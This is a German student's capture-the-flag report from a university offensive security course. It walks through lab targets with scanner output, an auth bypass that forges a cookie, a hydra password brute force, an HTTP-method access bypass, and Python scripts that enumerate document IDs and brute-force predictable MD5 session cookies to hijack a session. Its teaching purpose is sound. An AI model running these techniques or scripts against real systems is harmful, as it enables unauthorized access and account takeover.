

# **Offensive Security**

**Challenges Bericht**

im Studiengang  
Softwaretechnik und Medieninformatik

vorgelegt von

**Jan Binder**

Matr.-Nr.: 749707

am 31. Dezember 2018  
an der Hochschule Esslingen

Prüfer/in: Thomas Fischer

# Inhaltsverzeichnis

<b>Inhaltsverzeichnis .....</b>	<b>2</b>
<b>Batman .....</b>	<b>4</b>
1.1    Level 1 .....	4
1.1.1    Nikto Scan: .....	4
1.1.2    Dirb Scan: .....	4
1.1.3    Webdav:.....	5
1.1.4    Waynemanor.....	5
1.1.5    Find Flag document: .....	7
1.1.6    Authentifizierung überspringen:.....	9
1.1.7    Brute Force Passwort:.....	12
1.2    Level 2 .....	12
1.2.1    Batcave Zugang .....	12
1.2.2    Struktur session_id .....	13
1.2.3    Hijack Batman Session.....	14
1.3    Level 3 .....	15
<b>2    Robin.....</b>	<b>16</b>
2.1    Level 1 .....	16
2.1.1    Tomcat Port: .....	16
2.1.2    Tomcat Version .....	16
2.1.3    Tomcat Manager URL.....	17
2.1.4    URL der Schwachstellenliste .....	17
2.1.5    Metasploit Module: .....	17
2.2    Level 2 .....	18
2.2.1    Brute Force der Manager App Credentials.....	18
2.2.2    Passwort und Username .....	18
2.2.3    Meterpreter Reverse Shell .....	18
2.2.4    Tomcat User .....	20
2.3    Bonus .....	20
<b>3    M&amp;M's .....</b>	<b>21</b>
3.1    Level 1 .....	21
3.1.1    Application Backup .....	21
3.2    Level 2 .....	21
3.3    Level3 .....	22
<b>4    Fritt .....</b>	<b>23</b>
4.1    Level 1 .....	23
4.1.1    Port Scan:.....	23

4.1.2 Vorhandene Dateien .....	23
4.1.3 Absolute Path: .....	24
4.2 Level 2 .....	26
4.2.1 Zutritt zum Admin Bereich .....	26
4.3 Level 3 .....	26
4.3.1 System kompromittieren .....	26
<b>5 Kinderriegel .....</b>	<b>27</b>
5.1 Level 2 .....	27
5.1.1 Zugang zum Backend .....	27
5.2 Level3 .....	27
<b>6 Storm Trooper School.....</b>	<b>28</b>
6.1 Level1 .....	28
6.1.1 Authentifizierung Bypass .....	28
6.1.2 Verwendetes Hashverfahren:.....	29
6.2 Level 2 .....	29
6.3 Bonus .....	29
<b>7 Jabba the Hutt .....</b>	<b>30</b>
7.1 Level 1 .....	30
7.1.1 Host: .....	30
7.1.2 Aufgerufene URLs: .....	30
7.2 Level 2 .....	30
<b>8 Escape from Kessel.....</b>	<b>31</b>
8.1 Level 3 .....	31
8.1.1 Gain administrative Access .....	31
<b>9 Ant-Man .....</b>	<b>32</b>
9.1 Level 1 .....	32
9.2 Level2 .....	32
9.3 Level3 .....	32
<b>Ehrenwörtliche Erklärung.....</b>	<b>33</b>

# Batman

## 1.1 Level 1

### 1.1.1 Nikto Scan:

Der Befehl zum Scannen mit nikto ist hier aufgeführt:

```
nikto -host 10.85.229.145
```

```
root@kali:~# nikto -host 10.85.229.145
- Nikto v2.1.6
-----
+ Target IP:      10.85.229.145
+ Target Hostname: 10.85.229.145
+ Target Port:    80
+ Start Time:    Spider Scan: 2018-11-12 07:58:14 (GMT-5)
+ OSVDB-3268: /cgi-bin/: Directory indexing found.
+ OSVDB-3092: /download/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /cgi-bin/: This might be interesting...
+ OSVDB-3092: /test.php?: Output from the phpinfo() function was found.
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict access to allowed sources.
+ OSVDB-3268: /download/: Directory indexing found.
+ OSVDB-3092: /download/: This might be interesting...
+ OSVDB-3268: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ OSVDB-3092: /test.php: This might be interesting...
+ /server-status: Apache server-status interface found (pass protected)
+ 8346 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:      2018-11-12 08:02:34 (GMT-5) (260 seconds)
-----
+ 1 host(s) tested
```

### 1.1.2 Dirb Scan:

Nahezu das Selbe ist es mit dirb:

```
dirb http://10.85.229.145 -r
```

```
root@kali:~# dirb http://10.85.229.145 -r
[DIRB v2.22]
By The Dark Raver

START TIME: Mon Nov 12 08:37:52 2018
URL_BASE: http://10.85.229.145/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive

-----
GENERATED WORDS: 4612

---- Scanning URL: http://10.85.229.145/ ----
=> DIRECTORY: http://10.85.229.145/cgi-bin/
+ http://10.85.229.145/cgi-bin/ (CODE:200|SIZE:941)
=> DIRECTORY: http://10.85.229.145/css/
=> DIRECTORY: http://10.85.229.145/download/
=> DIRECTORY: http://10.85.229.145/fonts/
=> DIRECTORY: http://10.85.229.145/img/
+ http://10.85.229.145/index.html (CODE:200|SIZE:109)
=> DIRECTORY: http://10.85.229.145/js/
+ http://10.85.229.145/server-info (CODE:200|SIZE:83222)
+ http://10.85.229.145/server-status (CODE:200|SIZE:4051)
=> DIRECTORY: http://10.85.229.145/webdav/

END_TIME: Mon Nov 12 08:40:06 2018
DOWNLOADED: 4612 - FOUND: 4
root@kali:~#
```

Die test.php Datei zeigt Informationen über die PHP Einstellungen auf dem Server und die Version von PHP. Normalerweise werden diese Informationen in der info.php Datei dargestellt, wenn diese sichtbar ist.

### 1.1.3 Webdav:

Der untenstehende Befehl kann genutzt werden um auf das Webdav Verzeichnis zuzugreifen. Danach kann ganz normal wie in der Kommandozeile der Inhalt von Verzeichnissen und Dateien ausgegeben werden. Mithilfe von cat lässt sich die untenstehende Flag auslesen.


```
cadaver http://10.85.229.145/webdav/
root@Kali:~# cadaver http://10.85.229.145/webdav/
dav:/webdav/> ls
Listing collection '/webdav/': succeeded.
Coll: super_duper_secret_directory          0 Aug 24 20:38
      01.jpg           53478 Aug 24 20:38
      02.png           404354 Aug 24 20:38
      03.jpg           111734 Aug 24 20:38
      04.jpg           45825 Aug 24 20:38
      05.jpg           84082 Aug 24 20:38
      index.html        25 Aug 24 20:40
dav:/webdav/> cd super_duper_secret_directory
dav:/webdav/super_duper_secret_directory/> ls
Listing collection '/webdav/super_duper_secret_directory/': succeeded.
      flag.txt          73 Nov 12 06:35
dav:/webdav/super_duper_secret_directory/> cat flag.txt
Displaying '/webdav/super_duper_secret_directory/flag.txt':
b4tmans_w3bdav_{5aad739dba48481a691f5f78c22526183fde5fa6eb83d16f961d6b90}dav:/webdav/super_duper_secret_directory/>
```

Flag:

b4tmans\_w3bdav\_{5aad739dba48481a691f5f78c22526183fde5fa6eb83d16f961d6b90}

### 1.1.4 Waynemanor

Als nächstes soll ein PCAP File heruntergeladen werden mit Hilfe dessen man sich in die Waynemanor einloggen kann. Um den Download durchführen zu können reicht es nicht den Link im Browser aufzurufen. Man muss zum Beispiel mit Hilfe von Burp den User-Agent Header abändern auf „Bat browser“. Nun kann das Pcap File heruntergeladen werden. Hier bietet sich curl an, da man in Burp zwar die Response und damit den Download sieht, ein Speichern der Datei aber schwierig ist. Es ist zu beachten, dass auch in Curl der User-Agent gesetzt werden muss.



#### → Burp

```
GET /download_pcaps.php HTTP/1.1
Host: 10.85.229.145
User-Agent: Bat browser
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```

Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Mon, 12 Nov 2018 13:55:30 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 165
Connection: close
Content-Type: text/html; charset=UTF-8

<a href="download_pcap.php/auth.pcap">Here is the link for your download.</a><br/>Sorry that I am a shitty programmer who is not
able to set the correct content-type
  
```

## ➔ Download

```

Raw Headers Hex
HTTP/1.1 200 OK
Date: Mon, 12 Nov 2018 13:57:42 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 26563
Connection: close
Content-Type: text/html; charset=UTF-8

0x6f3f3f18616670>6666..recffffc4f000ffff6f
0x6f
0x6666-06f-666-7-06f-f00f3f10f6f-f6f-f6f-f6f
61666f3f10f66f10f66f6f66f6f66f6f6f6f6f6f6f
0x6f
0x6f10f66f10f66f10f66f10f66f10f66f10f66f10f6
0x6f6f10f66f10f66f10f66f10f66f10f66f10f66f10f6
0x6f6f-06f-666766676667666766676667666766676667
61666f-f0fR61667667667667667667667667667667667
0x6f
0x6666-06f-666766676667666766676667666766676667
61666f-f0fGET /waynemator HTTP/1.1
Host: 10.165.188.132
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1

1R6166fB8B..rec666ffffc4f000ffff6f
0x6f
0x6f06-07666f-f2-6f66f10f6f-f6f-f6f-f6f-f6f-f6f
  
```

## → Wireshark

### Download file


```
root@kali:~# curl --user-agent "Bat browser" -o Challenges/Batman/auth.pcap http://10.85.229.145/download_pcap.php/auth.pcap
% Total    % Received % Xferd  Average Speed   Time      Time     Current
          Dload  Upload Total   Spent    Left Speed
100 26563    0 26563     0     0  312k      0 --:--:-- --:--:-- 312k
root@kali:~#
```

Nachdem man die PCAP Datei gespeichert und in Wireshark geöffnet hat, kann man sich die Requests anschauen und daraus die Verwendeten Credentials ablesen. Dabei sollte man, anders als ich, die richtigen Requests, d.h. die Requests mit erfolgreichem Login verwenden, damit man dich danach mit den richtigen Credentials auch bei Waynemanor einloggen kann. Es ist außerdem noch zu beachten dass Username und Password Encoded im PCAP File stecken und daher noch einmal, zum Beispiel mit Burp, decoded werden müssen.


### Take Request



### Scan it




### Decode Authentication



### 1.1.5 Find Flag document:

Im nächsten Schritt soll ein „flag document“ gefunden werden, dass eine bestimmte ID besitzt. Zum Zugriff muss der versendete Request jedoch mehrfach angepasst werden. Dies ist nachfolgend in Stichworten beschrieben.



Sorry, this script only accepts POST requests :)

Note: This might get complicated, you should use Burp Repeater for this task :)

Burp: Selber Request aber mit POST:

*„Woopsi, the "Content-Length" of your request must be 300, not more not less. Check what this header does and adjust your request....“*

Text zum Body hinzufügen, sodass die Länge 300 entspricht:

*Woopsi again, the "Content-Type" header must be set to "application/x-www-form-urlencoded". What does this mean for parameter-value pairs?*

Nachdem der Header „Content-Type“ hinzugefügt und angepasst wurde kommt:

*Next error: Your POST request body (not the request header) must contain a "date" parameter which the current server date in the following format: Y-m-d (example: 2018-08-25)*

Der Verlangte „date“-Parameter wurde hinzugefügt, außerdem ein „username“ - Paramter und ein „passcode“ - Parameter mit dem Usernamen „jan“ in Sha1 (14e793d896ddc8ca6911747228e86464cf420065)

```
POST /login.php HTTP/1.1
Host: 10.85.229.145
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.85.229.145/view_document.php
Cookie: PHPSESSID=89678vsbj07vqj2ot1p7kcpdn3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 300
Upgrade-Insecure-Requests: 1

date=2018-11-12&username=jan&passcode=14e793d896ddc8ca6911747228e86464cf420065&
fisdfosdifjsdodidfoginsdofindsfognisdogifhdhsghfdghjdghjfghjgjhjdgsgfjshgfjffghsfghfghsfhgshfhsfghsghfhfgsh
ssfghsfghsfghsfhsfhsjdfgdflmdfdflmdflkmlkmhhlkmgfhlksfghfghsfghsfhsfghsfhsfghsfhsfghssfhsfhsfghsfhsfhsfhsfhs
fh
```

Jetzt kann die Suche nach der korrekten ID zwischen 400 und 600 mit dem Intruder in Burp gestartet werden. Die passenden Einstellungen sind in den nachfolgenden Screenshots zu erkennen:

### Payload:

The screenshot shows the "Payload Options [Numbers]" configuration dialog in Burp Suite. The "Number range" section is selected. The "Type:" dropdown is set to "Sequential" (radio button selected). The "From:" field contains "400", the "To:" field contains "600", and the "Step:" field contains "1". The "How many:" field is empty. Below the number range section, there is a "Number format" section which is currently collapsed.

Bei der ID 518 ist im Feld „Length“ eine Abweichung zu sehen. Wenn man die Response öffnet erhält man die Flag:

(bat\_b4t\_v1ewer\_{03c3524f25ae170f531d1337570ac4fe30154ca7d5a15ad4f9fff4c5})

The screenshot shows the Burp Suite interface. At the top, there is a table with columns: Request, Payload, Status, Error, Timeout, Length, and Comment. The row for request 119 is highlighted in orange, showing a status of 200 and a length of 490. Below the table are tabs for Request, Response, Raw, Headers, Hex, HTML, and Render. The Render tab is selected, displaying the following response:

```

HTTP/1.1 200 OK
Date: Mon, 12 Nov 2018 15:11:56 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 189
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>Batdoc Viewer</title></head>
<body>

Great, here is your document, I mean flag: bat_b4t_v1ewer_{03c3524f25ae170f531d1337570ac4fe30154ca7d5a15ad4f9fff4c5}

</body>
</html>

```

At the bottom of the interface, there are search and navigation buttons, and a status bar indicating "138 of 201".

Da hier die kostenlose Version von Burp verwendet wurde nahm dies einige Zeit in Anspruch. In der gleichen Zeit kann man auch ein Python Skript zur Automatisierung schreiben. Die Entsprechende Datei findet sich nach der Beschreibung zur Umgehung der Authentifizierung.

### 1.1.6 Authentifizierung überspringen:

```

GET /view_document.php?document_id=#1# HTTP/1.1
Host: 10.85.229.145
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=89678vsbj07vqj2ot1p7kcpdn3; username=jan; authenticated=true
Connection: close
Upgrade-Insecure-Requests: 1

```

Wenn man sich den Request in Burp nach der Authentifizierung anschaut sieht man den Parameter authenticated=true. Setzt man diesen in einer nicht authentifizierten Session auf true ist man ebenfalls eingeloggt.

Cookie: PHPSESSID=89678vsbjo7vqj2ot1p7kcpdn3; username=jan; authenticated=true

```
GET /view_document.php?document_id=1 HTTP/1.1
Host: 10.85.229.145
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

## Neue Session

Raw	Headers	Hex	HTML	Render
-----	---------	-----	------	--------

```
HTTP/1.1 200 OK
Date: Mon, 12 Nov 2018 15:30:23 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: PHPSESSID=kumrluo18n3vonjkdl8rmgvil; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 135
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>Batdoc Viewer</title></head>
<body>
You are not authenticated, please use <a href="login.php">login.php</a> to login

```

## Response

Setzt man nun die Session Id aus dem Set-Cookie-Header als Session Id in dem neuen Request als Cookie und setzt außerdem einen Usernamen, so kann man in dem neuen Request auch den Authenticated Parameter auf „true“ setzen und wird zugelassen als hätte man sich zuvor angemeldet.

---

```
GET /view_document.php?document_id=1 HTTP/1.1
Host: 10.85.229.145
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=kumrluo18n3vonjkdl8rmgvil; username=newUser; authenticated=true;
Connection: close
Upgrade-Insecure-Requests: 1
```

## Neuer Request

---

```

HTTP/1.1 200 OK
Date: Mon, 12 Nov 2018 15:37:14 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 99
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>Batdoc Viewer</title></head>
<body>
  Error: Unknown document ID
</body>
</html>

```

Zugehörige Antwort

#### 1.1.6.1 Python Skript zur Automatisierung der id-Abfrage

```

import requests

protocoll = "http://"
host = "10.85.229.47"
path = "/view_document.php?document_id="
URL = protocoll + host + path

headers = {'cookie': 'PHPSESSID=btb9eckea9o63vakab95od5s36; authenticated=true'}

start = 400
end = 600

print(URL + '?')

compare_url = URL + '1'
t = requests.post(url = compare_url, headers = headers)
compare_length = t.headers['content-length']

while start <= end:
    #print('id =' + str(start))
    temp_url = URL + str(start)
    r = requests.post(url = temp_url, headers = headers)
    #print('length =' + r.headers['content-length'])
    #print(r.content)
    #print('')

    if compare_length != r.headers['content-length']:
        print('differing id =' + str(start))
        break
    start += 1

```

Könnte man in diesem Fall auch mit Content anstatt von Content-Length machen

### 1.1.7 Brute Force Passwort:

```
hydra -L usernames.txt -P passwords.txt http-get://10.85.229.145/wikileaks
```

```
root@kali:~/Challenges/Batman# hydra -L usernames.txt -P passwords.txt http-get://10.85.229.145/wikileaks
ssl-allow-beast Allow security flaw to improve interop
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes. SSL/TLS
-2, --sslv2 Use SSLv2
Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-12 10:49:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10080 login tries (l:10/p:1008), ~630 tries per task
[DATA] attacking http-get://10.85.229.145:80/wikileaks
[STATUS] 3538.00 tries/min, 3538 tries in 00:01h, 6542 to do in 00:02h, 16 active
[80] [http-get] phost: 10.85.229.145 TCPNGT port: 80 login: bruce password: superman_sucks
[STATUS] 3900.00 tries/min, 7800 tries in 00:02h, 2280 to do in 00:01h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
root@kali:~/Challenges/Batman#
```

Flag: wikileaks\_1s\_bad\_4\_bat-

man\_{92e2ce4eb1d88f318c18f454776cfbb1dc6db6f4851d6045b088b6ed}

Mit Hilfe der vorgegebenen Usernamen und Passwort Dateien lässt sich mit dem aufgeführten Befehl sehr leicht der Username bruce und das Passwort superman\_sucks herausfinden.

## 1.2 Level 2

### 1.2.1 Batcave Zugang

Wenn man einen Request im Browser an <http://10.85.229.145/batcave> sendet, so muss man sich anmelden u Zugriff auf das Directory zu erhalten.

The screenshot shows the Burp Suite interface with two panels: 'Request' and 'Response'.

**Request:**

- Method: GET
- URL: /batcave
- Headers:
  - Host: 10.85.229.145
  - User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:60.0) Gecko/20100101 Firefox/60.0
  - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
  - Accept-Language: en-US,en;q=0.5
  - Accept-Encoding: gzip, deflate
  - Cookie: PHPSESSID=89678vbsbjovqjzot1pkcpdn3; username=jan; authenticated=true
  - Authorization: Basic YnI1Y2U6c3VwZXJtW5fc3Vja3M=
  - Connection: close
  - Upgrade-Insecure-Requests: 1

**Response:**

- Status: HTTP/1.1 401 Unauthorized
- Date: Mon, 12 Nov 2018 16:18:30 GMT
- Server: Apache/2.4.25 (Debian)
- WWW-Authenticate: Basic realm="Is it you Alfred?"
- Content-Length: 460
- Connection: close
- Content-Type: text/html; charset=iso-8859-1

The response body contains the following HTML:

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
<p>This server could not verify that you
are authorized to access the document
requested. Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
</body>
<address>Apache/2.4.25 (Debian) Server at 10.85.229.145 Port 80</address>
</html>
```

Schaut man nun nach der „LimitExcept“ Directive so findet man unter <https://httpd.apache.org/docs/2.4/de/mod/core.html#limitexcept> die Beschreibung dazu, die besagt, dass für alle http-Protokolle der Zugriff erlaubt ist, außer die Protokolle, die dort genannt sind. Deshalb habe ich in Burp das Protokoll von GET auf POST gesetzt und in der Response wurde direkt folgende Flag zurück geliefert:

b4tcave\_10cat1on\_{9b66fed52c4dcfd28d5982bb6dd5320c6f2e627696869f99f6766ec4}

```
POST /batcave/ HTTP/1.1
Host: 10.85.229.145
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=89678vsbj07vqj2ot1p7kcpdn3; username=jan; authenticated=true
Authorization: Basic YnJlY2U6c3VwZXJtYW5fc3Vja3M=
Connection: close
Upgrade-Insecure-Requests: 1
```

Neuer Request mit POST

```
HTTP/1.1 200 OK
Date: Mon, 12 Nov 2018 16:25:48 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Mon, 12 Nov 2018 11:35:17 GMT
ETag: "fb-57a76185e278f-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 251
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html><head><title>Welcome to the bat cave</title></head>
<body bgcolor="black">
<center>

<br/>
<h1>
batcave_location_{9b66fed52c4dcdb28d5982bb6dd5320c6f2e627696869f99f6766ec4}
</h1>
</center>
</body>
</html>
```

Zugehörige Antwort

## 1.2.2 Struktur session\_id

Der Algorithmus zur Erstellung der Session-ID ist der MD5 Algorithmus. Untersucht man den Header (Set-Cookie-Header), so sieht man, dass der „bat\_session“-Token ein „md5\_“ Zusatz zu Beginn hat für jede Session. Dieser Zusatz kann beim Erstellen des Hash von dem verwendeten Programm vorangestellt werden und sollte normalerweise entfernt werden.

```
HTTP/1.1 200 OK
Date: Mon, 12 Nov 2018 16:40:46 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: bat_session=md5_ae2bac2e4b4da805d01b2952d7e35ba4
Vary: Accept-Encoding
Content-Length: 1112
Connection: close
Content-Type: text/html; charset=UTF-8
```

Beispiel für session\_id

Versucht man den Klartext des MD5 Hash herauszufinden (zum Beispiel durch eingeben in Google), so findet man heraus, dass alle Session-IDs demselben Muster folgen. Im Klartext handelt es sich immer um eine Nummer, die von vorne bis auf vier Stellen mit Nullen aufgefüllt wird (0001, 0002, ..., 0010, ...). Sobald man das weiß kann man mithilfe eines Python Skriptes verschiedene Hashes ausprobieren. Dazu muss nur das Python Skript aus einer vorherigen Aufgabe etwas abgewandelt werden. Das Beispieldskript ist in der nächsten Aufgabe zu finden.

### 1.2.3 Hijack Batman Session

Das Python Skript ist eine Abwandlung der Aufgabe in der die Dokument ID abgefragt wurde. Da die Struktur der Cookies sehr einfach ist, kann man hier durch die Cookies iterieren und überprüfen bei welcher Zahl (als MD5 Hash) sich an der Länge der Response etwas ändert.

Dabei wird vor der Iteration noch ein Vergleichs Request durchgeführt mit dem die Antwort Länge verglichen wird.

```
import requests
import hashlib

protocoll = "http://"
host = "10.85.229.47"
path = "/bat_console/"
URL = protocoll + host + path

headers = {'cookie': 'bat_session=md5_25bbcd06c32d477f7fa1c3e4a91b032' }

start = 1
end = 100
i = ''

print(URL)

t = requests.post(url = URL, headers = headers)
compare_length = t.content

print('start testing with ' + str(start))
while start <= end:
    if start < 10:
        i = '000' + str(start)
    elif start < 100:
        i = '00' + str(start)
    elif start < 1000:
        i = '0' + str(start)
    else:
        i = str(start)
    #print(i)
    bat_cookie = 'bat_session=md5_' + hashlib.md5(i).hexdigest()
    headers = {'cookie': bat_cookie}
    #print(headers)
    temp_url = URL
    r = requests.post(url = temp_url, headers = headers)
    #print('length =' + r.headers['content-length'])
    #print(r.content)
    #print('')
```

```
if compare_length != r.content:  
    print('')  
    print('differing id: ' + str(i))  
    print('hash of ' + str(i)+ ': ' + hashlib.md5(i).hexdigest())  
    print('')  
    break  
start += 1  
  
print('end testing with ' + str(end))
```

Lässt man dieses Skript, dass sie Zahlen von 0001 bis 0100 testet laufen, so findet man heraus, dass es sich bei Batmans ID um die 0012 handelt. Sendet man diesen Request nun in Burp oder lässt sich den Inhalt von dem Python Skript ausgeben, so erhält man eine Begrüßung und die Flag.

```
<h1>Hi Batman!!!! - Here is your flag: b4man_c0ns0le_{2dbedc1cf5ed51a59bc2c6755c  
6dc0fccdbce14b852bb6d76d0d8a34}</h1>  
</div> <!-- /container -->  
</body>  
</html>
```

b4man\_c0ns0le\_{2dbedc1cf5ed51a59bc2c6755c6dc0fccdbce14b852bb6d76d0d8a34}

### 1.3 Level 3

Nicht bearbeitet :/

## 2 Robin

### 2.1 Level 1


#### 2.1.1 Tomcat Port:

Der Port auf dem Tomcat läuft lässt sich ganz einfach mit nmap herausfinden, Befehl siehe unten:


```
root@kali:~# nmap -sV 10.85.229.239
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-15 08:18 EST
Nmap scan report for 10.85.229.239
Host is up (0.028s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
8081/tcp  open  http     Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

#### 2.1.2 Tomcat Version

Auch die Version lässt sich ganz einfach herausfinden, zum Beispiel, indem man einen Pfad aufruft, den der Tomcat nicht kennt. So erhält man einen Status 404 Seite nicht gefunden und kann unten auch die Version des Tomcat Servers sehen, da hier noch die Standard Ansicht eingestellt ist.



### 2.1.3 Tomcat Manager URL



#### It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: /var/lib/tomcat8/webapps/ROOT/index.html

